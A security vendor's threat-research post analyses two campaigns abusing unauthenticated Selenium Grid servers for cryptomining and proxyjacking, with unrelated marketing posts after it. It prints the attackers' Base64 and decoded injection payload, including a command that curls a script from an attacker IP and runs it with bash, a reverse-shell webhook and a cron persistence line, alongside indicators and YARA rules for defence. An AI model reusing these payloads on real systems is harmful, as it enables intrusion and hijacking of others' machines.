Blog
/
/
December 9, 2024

From Automation to Exploitation: The Growing Misuse of Selenium Grid for Cryptomining and Proxyjacking

Cado Security Labs (now part of Darktrace) identified two new campaigns exploiting misconfigured Selenium Grid instances for cryptomining and proxyjacking. Attackers injected scripts to deploy reverse shells, IPRoyal Pawn, EarnFM, TraffMonetizer, and WatchTower for proxyjacking, and a Golang binary to install a cryptominer. These attacks highlight the critical need for Selenium Grid users to enable authentication.
Inside the SOC
Darktrace cyber analysts are world-class experts in threat intelligence, threat hunting and incident response, and provide 24/7 SOC support to thousands of Darktrace customers around the globe. Inside the SOC is exclusively authored by these experts, providing analysis of cyber incidents and threat trends, based on real-world experience in the field.
Written by
Tara Gould
Threat Researcher
Written by
Nate Bill
Threat Researcher
Default blog imageDefault blog imageDefault blog imageDefault blog imageDefault blog imageDefault blog image
09
Dec 2024

Introduction: Misuse of Selenium Grid for cryptomining and proxyjacking

Cado Security Labs operates multiple honeypots across various services, enabling the discovery of new malware and campaigns. Recently, Cado Security researchers discovered two campaigns targeting Selenium Grid to deploy an exploit kit, cryptominer, and proxyjacker.

Selenium is an open-source project consisting of various components used for browser automation and testing. Selenium Grid is a server that facilitates running test cases in parallel across different browsers and versions. Selenium Grid is used by thousands of organizations worldwide, including large enterprises, startups, and open-source contributors. The exact number of users is difficult to quantify due to its open-source nature, but estimates suggest that millions of developers rely on Selenium tools. The tool’s flexibility and integration into CI/CD pipelines make it a popular choice for testing web applications across different platforms. However, Selenium Grid's default configuration lacks authentication, making it vulnerable to exploitation by threat actors [1].

Earlier this year, researchers at Wiz published findings on a cryptomining campaign named SeleniumGreed [1], which exploited misconfigured Selenium Grid instances. As a result, Cado Security Labs set up a new honeypot to detect emerging campaigns that exploit misconfigured Selenium Grid instances.

Technical analysis

Attack flow diagram
Figure 1: Attack flow of observed campaigns

Due to the misconfiguration in the Selenium Grid instance, threat actors are able to exploit the lack of authentication to carry out malicious activities. In the first attack observed, an attacker used the “goog:chromeOptions” configuration to inject a Base64 encoded Python script as an argument.

As shown in the code snippet below, the attacker specified Python3 as the binary in the WebDriver configuration, which enables the injected script to be executed.

import base64;exec(base64.b64decode(b).decode())"]}}}, "desiredCapabilities": {"browserName": "chrome", "version": "", "platform": "ANY", "goog:chromeOptions": {"extensions": [], "binary": "/usr/bin/python3", "args": ["-cb=b'aW1wb3J0IG9zO29zLnB1dGVudigiSElTVEZJTEUiLCIvZGV2L251bGwiKTtvcy5zeXN0ZW0oImN1cmwgLWZzU0xrIGh0dHA6Ly8xNzMuMjEyLjIyMC4yNDcvYnVyamR1YmFpLy5qYmxhZS95IC1vIC9kZXYvc2htL3kgOyBiYXNoIC9kZXYvc2htL3kgOyBybSAtcmYgL2Rldi9zaG0veSIpCg==';import base64;exec(base64.b64decode(b).decode())"]}}} 

import os;os.putenv("HISTFILE","/dev/null");os.system("curl -fsSLk http://173.212.220.247/burjdubai/.jblae/y -o /dev/shm/y ; bash /dev/shm/y ; rm -rf /dev/shm/y") 

The script, shown decoded above, sets the HISTFILE variable to “/dev/null”, which disables the logging of shell command history. Following this, the code uses “curl” to retrieve the script “y” from “http://173[.]212[.]220[.]247/burjdubai/.jblae/y” and saves it to a temporary directory “/dev/shm/y”. The downloaded file is then executed as a shell script using bash, with the file deleted from the system to remove evidence of its presence. 

The script “y” is GSocket reverse shell. GSocket [2] is a legitimate networking tool that creates encrypted TCP connections between systems; however, it is also used by threat actors for command-and-control (C2) or a reverse shell to send commands to the infected system. For this reverse shell, the webhook is set to “http://193[.]168[.]143[.]199/nGs.php?s=Fjb9eGXtNPnBXEB2ofmKz9”.

Reverse shell script
Figure 2: Reverse shell script

A second bash script named “pl” is retrieved from the C2. The script contains a series of functions that: 

  • Perform system architecture checks.
  • Stop Docker containers “watchtower” and “traffmonitizer”.
  • Sets the installation path to “/opt/.net/” or “/dev/shm/.net-io/”.
  • Depending on the system architecture, IPRoyal Pawn and EarnFM payloads are retrieved from 54[.]187[.]140.5 via curl and wget.
  • These are executed with the users’ IPRoyal details passed as arguments:
    -accept-tos -email="FunnyRalph69@proton.me" -password="wrapitDown9!"

IPRoyal Pawns is a residential proxy service that allows users to sell their internet bandwidth in exchange for money. The user's internet connection is shared with the IPRoyal network with the service using the bandwidth as a residential proxy, making it available for various purposes, including for malicious purposes. Proxyjacking is a form of cyber exploitation where an attacker hijacks a user's internet connection to use it as a proxy server. This allows the attacker to sell their victim’s IP to generate revenue. 

Screenshot from the "pl" script installing IPRoyal
Figure 3: Screenshot from the “pl” script installing IPRoyal


Inside “pl” there is a Base64 encoded script “tm”. This script also performs a series of functions including:

  • Checks for root privileges
  • Checks operating system 
  • Checks IPv4 status
  • System architecture checks
  • Sets TraffMonetizer token to ‘"2zXf0MLJ4l7xXvSEdEWGEOzfYLT6PabwAgWQfUYwCxg="’
  • Base64 encoded script to install Docker, if not already running
  • Retrieve TraffMonetizer and WatchTower Docker images from Docker registry
  • Deletes old TraffMonetizer container
Screenshot of function "tm" performing system checks
Figure 4: Screenshot of function “tm” performing system checks

In a second campaign, a threat actor followed a similar pattern of passing a Base64 encoded Python script in the “goog:chromeOptions” configuration to inject the script as an argument. Decoding the Python script reveals a Bash script:

{"capabilities": {"firstMatch": [{}], "alwaysMatch": {"browserName": "chrome", "pageLoadStrategy": "normal", "goog:chromeOptions": {"extensions": [], "binary": "/usr/bin/python3", "args": ["-cimport base64;exec(base64.b64decode(b'aW1wb3J0IG9zO29zLnN5c3RlbSgibm9odXAgZWNobyAnSXlNaEwySnBiaTlpWVhOb0NtWjFibU4w…').decode())"]}}}} 

Bash script revealed by decoding the Python script
Figure 5: Bash script revealed by decoding the Python script

The Bash script checks the system's architecture and ensures it's running on a 64-bit machine, otherwise it exits. It then prepares the environment by creating necessary directories and attempting to remount “/tmp” with executable permissions if they are restricted. The script manipulates environment variables and configuration files, setting up conditions for the payload to run. It checks if certain processes or network connections exist to avoid running multiple instances or overlapping with other malware. The script also downloads an ELF binary “checklist.php” from a remote server with the User-Agent string “curl/7.74.9”. The script checks if the binary has been downloaded based on bytes size and executes it in the background. After executing the payload, the script performs clean up tasks by removing temporary files and directories.

The downloaded ELF binary, “checklist.php”, is packed with UPX, a common packer. However, the UPX header has been removed from the binary to prevent analysis using the unpacker function built into UPX.  

Manually unpacking UPX is a fairly straightforward process, as it is well documented. To do this, GNU debugger (GDB) Cado researchers used to step through the packed binary until they reached the end of the UPX stub, where execution control is handed over to the unpacked code. Researchers then dumped the memory maps of the process and reconstructed the original ELF using the data within.

The unpacked binary is written in Golang - an increasingly popular choice for modern malware. The binary is stripped, meaning its debugging information and symbols, including function names have been removed.

When run, the ELF binary attempts to use the PwnKit [3] exploit to escalate to root. This is a fairly old exploit for the vulnerability, CVE-2021-4034, and likely patched on most systems. A number of connections are made to Tor nodes that are likely being used for a C2, that are generated dynamically using a Domain Generation Algorithm (DGA). The victim’s IP address is looked up using iPify. The binary will then drop the “perfcc” crypto miner, as well as a binary named “top” to “~/.config/cron” and “~/.local/bin” respectively. A cron job is set up to establish persistence for each binary.

11 * * * * /.config/cron/perfcc


Additionally, the binary creates two directories in /tmp/. Shown in Figure 6 is the directory “/tmp/.xdiag” that is created and contains multiple files and folders. The second directory created is “/tmp/.perf.c”, shown in Figure 7, includes a copy of the original binary that is named based on the process it has been injected into, in this example it is “systemd”. A PID of the process is stored in “/tmp”/ as “/.apid”. Inside the “/tmp/.perf.c” directory is also a UPX packed XMRig binary named “perfcc”, used for cryptomining. 

.xdiag directory
Figure 6: .xdiag directory
.perf.c directory
Figure 7: .perf.c directory

“Top” is a Shell Script Compiler (SHC) compiled ELF binary. SHC compiles Bash scripts into a binary with the contents encrypted with ARC4, making detection and analysis more difficult. 

Bash script from Top
Figure 8: Bash script from Top

This script checks for the presence of specific environment variables to determine its actions. If the “ABWTRX” variable is set, it prints a message and exits. If the “AAZHDE” environment variable is not set, the script adjusts the PATH, sets up cleanup traps, forcefully terminates any “perfctl” processes, and removes temporary files to clean up any artifacts. Finally, it executes the “top” command to display system processes and their resource usage. 

Key takeaways

While this is not the first time Selenium Grid has been exploited by threat actors, this campaign displays another variation of attack that can occur in misconfigured instances. It is also worth noting that similar attacks have been identified in other vulnerable services, such as GitHub. The LABRAT campaign identified by sysdig [4] last year exploited a vulnerability in GitLab for cryptomining and proxyjacking. 

As many organizations rely on Selenium Grid for web browser testing, this campaign further highlights how misconfigured instances can be abused by threat actors. Users should ensure authentication is configured, as it is not enabled by default. Additionally, organizations can consider a DFIR, such as Cado (acquired by Darktrace) to quickly respond to threats while minimizing potential damage and downtime.  

Indicators of compromise

54[.]187[.]140[.]5

173[.]212[.]220[.]247

193[.]168[.]143[.]199

198[.]211[.]126[.]180

154[.]213[.]187[.]153

http://173[.]212[.]220[.]247/burjdubai/.jblae/pl

http://173[.]212[.]220[.]247/burjdubai/.jblae/y

Tor nodes

95[.]216[.]88[.]55

146[.]70[.]120[.]58

50[.]7[.]74[.]173 www[.]os7mj54hx4pwvwobohhh6[.]com

129[.]13[.]131[.]140 www[.]xt3tiue7xxeahd5lbz[.]com

199[.]58[.]81[.]140 www[.]kdzdpvltoaqw[.]com

212[.]47[.]244[.]38 www[.]fkxwama7ebnluzontqx2lq[.]com

top : 31ee4c9984f3c21a8144ce88980254722fd16a0724afb16408e1b6940fd599da  

perfcc : 22e4a57ac560ebe1eff8957906589f4dd5934ee555ebcc0f7ba613b07fad2c13  

pwnkit : 44e83f84a5d5219e2f7c3cf1e4f02489cae81361227f46946abe4b8d8245b879  

net_ioaarch64 : 95aa55faacc54532fdf4421d0c29ab62e082a60896d9fddc9821162c16811144  

efm : 96969a8a68dadb82dd3312eee666223663ccb1c1f6d776392078e9d7237c45f2

MITRE ATTACK

Resource Hijacking  : T1496  

Ingress Tool Transfer : T1005  

Command and Scripting Interpreter Python : T1059.006  

Command and Scripting Interpreter Unix Shell : T1059.004  

Scheduled Task Cron : T1053.003  

Hijack Execution Flow Dynamic Linker Hijacking : T1574.006  

Deobfuscate/Decode Files or Information : T1140  

Indicator Removal Clear Command History : T1070.003  

Indicator Removal File Deletion : T1070.004  

Software Packing : T1027.002  

Domain Generation Algorithm : T1568.002

Detection

Paths

/tmp/.xdiag

/tmp/.perf.c

/etc/cron.*/perfclean

/.local/top

/.config/cron/top

/tmp/.apid

Yara rules

rule ELF_SHC_Compiled 
{   
meta:       
 description = "Detects ELF binaries compiled with SHC"       
 author = "tgould@cadosecurity.com"       
 date = "2024-09-03" 
strings:       
 $shc_str = "=%lu %d"       
 $shc_str2 = "%s%s%s: %s\n"       
 $shc_str3 = "%lu %d%c"       
 $shc_str4 = "x%lx"       
 $getenv = "getenv"           
 
condition:       
 uint32be(0) == 0x7f454c46 and       
 any of ($shc_str*) and $getenv      
} 
rule Detect_Base64_Obfuscation_Py 
{   
meta:       
 description = "Detects obfuscated Python code that uses base64 decoding"       
 author = "tgould@cadosecurity.com"       
 date = "2024-09-04"strings:       
 $import_base64 = "import base64" ascii       
 $exec_base64_decode = "exec(base64.b64decode(" ascii      $decode_exec = "base64.b64decode(b).decode())" ascii    
 condition:       
  all of ($import_base64, $exec_base64_decode, $decode_exec) 
  } 
rule perfcc_script 
{ 
meta:   
author = "tgould@cadosecurity.com"description = "Detects script used to set up and retrieve Perfcc"strings:        
$env = "AAZHDE"       
$dir = "mkdir /tmp/.perf.c 2>/dev/null"       
$dir_2 = "mkdir /tmp/.xdiag 2>/dev/null"       
$curl = "\"curl/7.74.9\""       
$command = "pkill -9 perfctl &>/dev/null"       
$command_2 = "killall -9 perfctl &>/dev/null"       
$command_3 = "chmod +x /tmp/httpd"
condition:       
 $env and ($dir or $dir_2) and any of ($command*) and $curl  
 } 

References:  

  1. https://www.wiz.io/blog/seleniumgreed-cryptomining-exploit-attack-flow-remediation-steps
  2. http://github.com/hackerschoice/gsocket
  3. https://github.com/ly4k/PwnKit
  4. https://www.sysdig.com/blog/labrat-cryptojacking-proxyjacking-campaign
Inside the SOC
Darktrace cyber analysts are world-class experts in threat intelligence, threat hunting and incident response, and provide 24/7 SOC support to thousands of Darktrace customers around the globe. Inside the SOC is exclusively authored by these experts, providing analysis of cyber incidents and threat trends, based on real-world experience in the field.
Written by
Tara Gould
Threat Researcher
Written by
Nate Bill
Threat Researcher

More in this series

No items found.

Blog

/

Email

/

December 3, 2025

Darktrace Named as a Leader in 2025 Gartner® Magic Quadrant™ for Email Security Platforms

Default blog imageDefault blog image

Darktrace is proud to be named as a Leader in the Gartner® Magic Quadrant™ for Email Security Platforms (ESP). We believe this recognition reflects what our customers already know: our product is exceptional – and so is the way we deliver it.

In July 2025, Darktrace was named a Customers’ Choice in the Gartner® Peer Insights™ Voice of the Customer for Email Security, a distinction given to vendors who have scores that meet or exceed the market average for both axes (User Interest and Adoption, and Overall Experience). To us, both achievements are testament to the customer-first approach that has fueled our rapid growth. We feel this new distinction from Gartner validates the innovation, efficacy, and customer-centric delivery that set Darktrace apart.

A Gartner Magic Quadrant is a culmination of research in a specific market, giving you a wide-angle view of the relative positions of the market’s competitors. CIOs and CISOs can use this research to make informed decisions about which email security platform can best accomplish their goals. We encourage our customers to read the full report to get the complete picture.

This acknowledgement follows the recent recognition of Darktrace / NETWORK, also designated a Leader in the Gartner Magic Quadrant for Network Detection & Response and named the only Customers’ Choice in its category.

Why do we believe Darktrace is leading in the email security market?

Our relentless innovation which drives proven results  

At Darktrace we continue to push the frontier of email security, with industry-first AI-native detection and response capabilities that go beyond traditional SEG approaches. How do we do it?

  • With a proven approach that gets results. Darktrace’s unique business-centric anomaly detection catches advanced phishing, supply chain compromises, and BEC attacks – detecting them on average 13 days earlier than attack-centric solutions. That’s why 75% of our customers have removed their SEG and now rely on their native email security provider combined with Darktrace.
  • By offering comprehensive protection beyond the inbox. Darktrace / EMAIL goes further than traditional inbound filtering, delivering account and messaging protection, DLP, and DMARC capabilities, ensuring best-in-class security across inbound, outbound, and domain protection scenarios.  
  • Continuous innovation. We are ranked second highest in the Gartner Critical Capabilities research for core email security function, likely thanks to our product strategy and rapid pace of innovation. We’ve release major capabilities twice a year for nearly five years, including advanced AI models and expanded coverage for collaboration platforms.

We deliver exceptional customer experiences worldwide

Darktrace’s leadership isn’t just about excelling in technology, it’s about delivering an outstanding experience that customers value. Let’s dig into what makes our customers tick.

  • Proven loyalty from our base. Recognition from Gartner Peer Insights as a Customers’ Choice, combined with a 4.8-star rating (based on 340 reviews as of November 2025), demonstrates for us the trust of thousands of organizations worldwide, not just the analysts.  
  • Customer-first support. Darktrace goes beyond ticket-only models with dedicated account teams and award-winning service, backed by significant headcount growth in technical support and analytics roles over the past year.
  • Local expertise. With offices spanning continents, Darktrace is able to provide regional language support and tailored engagement from teams on the ground, ensuring personalized service and a human-first experience.

Darktrace enhances security stacks with a partner-first architecture

There are plenty of tools out there than encourage a siloed approach. Darktrace / EMAIL plays well with others, enhancing your native security provider and allowing you to slim down your stack. It’s designed to set you up for future growth, with:

  • A best-in-breed platform approach. Natively built on Self-Learning AI, Darktrace / EMAIL delivers deep integration with our / NETWORK, / IDENTITY, and / CLOUD products as part of a unified platforms – that enables and enhances comprehensive enterprise-wise security.
  • Optimized workflows. Darktrace integrates tightly with an extended ecosystem of security tools – including a strategic partnership with Microsoft enabling unified threat response and quarantine capabilities – bringing constant innovation to all of your SOC workflows.  
  • A channel-first strategy. Darktrace is making significant investments in partner-driven architectures, enabling integrated ecosystems that deliver maximum value and future-ready security for our customers.

Analyst recognized. Customer approved.  

Darktrace / EMAIL is not just another inbound email security tool; it’s an advanced email security platform trusted by thousands of users to protect them against advanced phishing, messaging, and account-level attacks.  

As a Leader, we believe we owe our positioning to our customers and partners for supporting our growth. In the upcoming years we will continue to innovate to serve the organizations who depend on Darktrace for threat protection.  

To learn more about Darktrace’s position as a Leader, view a complimentary copy of the Magic Quadrant report, register for the Darktrace Innovation Webinar on 9 December, 2025, or simply request a demo.

Gartner, Gartner® Magic Quadrant™ for Email Security Platforms, Max Taggett, Nikul Patel, 3 December 2025

GARTNER is a registered trademark and service mark of Gartner, Inc. and/or its affiliates in the U.S. and internationally and is used herein with permission. All rights reserved. Magic Quadrant is a registered trademark of Gartner, Inc. and/or its affiliates and is used herein with permission. All rights reserved.

Gartner does not endorse any vendor, product or service depicted in its research publications, and does not advise technology users to select only those vendors with the highest ratings or other designation. Gartner research publications consist of the opinions of Gartner’s research organization and should not be construed as statements of fact. Gartner disclaims all warranties, expressed or implied, with respect to this research, including any warranties of merchantability or fitness for a particular purpose.

This graphic was published by Gartner, Inc. as part of a larger research document and should be evaluated in the context of the entire document. The Gartner document is available upon request from Darktrace.

[related-resource]

Continue reading
About the author
Carlos Gray
Senior Product Marketing Manager, Email

Blog

/

/

December 2, 2025

Protecting the Experience: How a global hospitality brand stays resilient with Darktrace

Default blog imageDefault blog image

For the Global Chief Technology Officer (CTO) of a leading experiential leisure provider, security is mission critical to protecting a business built on reputation, digital innovation, and guest experience. The company operates large-scale immersive venues across the UK and US, blending activity-driven hospitality with premium dining and vibrant spaces designed for hundreds of guests. With a lean, centrally managed IT team responsible for securing locations worldwide, the challenge is balancing robust cybersecurity with operational efficiency and customer experience.

Brand buzz attracts attention – and attacks

Mid-sized, fast-growing hospitality organizations face a unique risk profile. When systems go down in a venue, the impact is immediate: hundreds of disrupted guest experiences, lost revenue during peak hours, and potential long-term reputation damage. Each time the organization opened a new venue, the surge of marketing buzz attracted attention in local markets and waves of sophisticated cyberattacks, including:

Phishing campaigns leveraging brand momentum to lure employees into clicking on malicious links.

AI-enhanced impersonation using advanced techniques to create AI-generated video calls and deep-researched, contextualized emails  

Fake domains targeting leadership with AI-generated messages that contained insider context gleaned from public information.

“Our endpoint security and antivirus tools were powerless against these sophisticated AI-powered campaigns. We didn’t want to manage incidents anymore. We wanted to prevent them from ever happening.”  - Global CTO

Proactive, preventative security with Darktrace AI

The company’s cybersecurity vision was clear: “Proactive, preventative – that was our mandate,” said the CTO. With a lean and busy IT group, the business evaluated several security solutions using deep-dive workshops. Darktrace proved the best fit for supporting the organization’s proactive mindset, offering:

  • Autonomy without added headcount: Darktrace provided powerful AI-driven detection and autonomous response functions with minimal manual oversight required.
  • Modular adoption: The company could start with core email and network protection and expand into cloud and endpoint coverage, aligning spend with growth.
  • Partnership and responsiveness: “We wanted people we trust, respect, and know will show up when we need them. Darktrace did just that,” said the CTO.
  • Affordability at scale: Darktrace offered reasonable upfront costs plus predictable, sustainable economics as the company and IT infrastructure expanded.  

“The combination of AI capabilities, a scalable model, and a strong engagement team tipped the balance in Darktrace’s favor, and we have not been disappointed,” said the CTO.

Phased deployment builds trust

To minimize disruption to critical hospitality systems like global Point of Sales (POS) terminals and Audio-Visual (AV) infrastructure, deployment was phased:

  1. Observation and human-led response: Initially, Darktrace was deployed in detection-only mode. Alerts were manually reviewed.
  2. Incremental autonomous response: Darktrace Autonomous Response was enabled on select models, taking action on low-risk scenarios. Higher-risk subnets and devices remained under human control.
  3. Full autonomous coverage: With tuning and reinforcement, autonomous response was expanded across domains, trusted to take decisive action in real time. Analysts retained the ability to review and contextualize incidents.

“Darktrace managed the rollout through detailed, professional, and responsive project management – ensuring a smooth, successful adoption and creating a standardized cybersecurity playbook for future venue launches,” said the CTO.  

AI delivers the outcomes that matter  

Measurable efficiency replaces endless alerts

Darktrace autonomous response significantly decreased false alerts and noise. “If it’s quiet, we’re confident there isn’t a problem,” said the CTO. Within six months, Darktrace conducted 3,599 total investigations, detected and contained 320 incidents indicative of an attack, resolved 91% of those events autonomously, and escalated only 9% to human analysts. The efficiency gains were enormous, saving analysts 740 hours on investigations within a single month.  

Precision AI turns inbox chaos into calm

Darktrace Self-Learning AI modeled sender/recipient norms, content/linguistic baselines, and communication patterns unique to the organization’s launch cadence, resulting in:

  • Automated holds and neutralizations of anomalous executive-style messages
  • Rapid detection of novel templates and tone shifts that deviated from the organization’s lived email graph, even when indicators were not yet on any feed
  • Downstream reduction in help-desk escalations tied to suspicious email

Full visibility fuels real-time response

Darktrace gives IT direct visibility without extra licensing, and it surfaces ground truth across every venue, including:

  • Device geolocation and placement drift: Darktrace exposed devices and users operating outside approved zones, prompting new segmentation and access-control policies.
  • Guest Wi-Fi realities: Darktrace AI uncovered high-risk activity on guest networks, like crypto-mining and dark-web traffic, driving stricter VLAN separation and access hygiene.
  • Lateral-movement containment: Autonomous response fenced suspicious activity in real time, buying time for human investigation while keeping POS and AV systems unaffected.

Smarter endpoints for a smarter network

Endpoints once relied on static agents effective only against known signatures. Darktrace’s behavioral models now detect subtle anomalies at the endpoint process level that EDRs often miss, such as misuse of legitimate applications (commonly used in living-off-the-land attacks), unapproved application usage and policy violations. This increases the accuracy and fidelity of network-based investigations by adding endpoint process context alongside existing EDR alerts.

Autonomous response for continuous compliance

Across PCI, GDPR, and cross-border privacy obligations, Darktrace’s native evidencing is helping the team demonstrate control rather than merely assert it:

  • Asset and flow awareness: Knowing “what is where” and “who talks to what” underpins PCI scoping and data-flow diagrams.
  • Layered safeguards: Showing autonomous prevention, network segmentation, and rapid containment supports risk registers and control attestations.
  • Audit-ready artifacts: Investigations and autonomous actions produce artifacts that “tick the box” without additional tooling.  

Defining the next era of resilience with AI

With rapid global expansion underway, the company is using its cybersecurity playbook to streamline and secure future venue launches. In the near term, IT is focused on strengthening prevention, using Darktrace insights to guide new policy updates and infrastructure changes like imposing stricter guest-network posture and refining venue device baselines.

For tech leaders charting their path to proactive cyber defense, the CTO stresses success won’t come from sidestepping AI, but from turning it into a core capability.

“AI isn’t optional – it’s operational. The real risk to your business is trying to out-scale automated adversaries with human speed alone. When applied to the right use case, AI becomes a catalyst for efficiency, resilience, and business growth.” - Global CTO
Continue reading
About the author
The Darktrace Community
Your data. Our AI.
Elevate your network security with Darktrace AI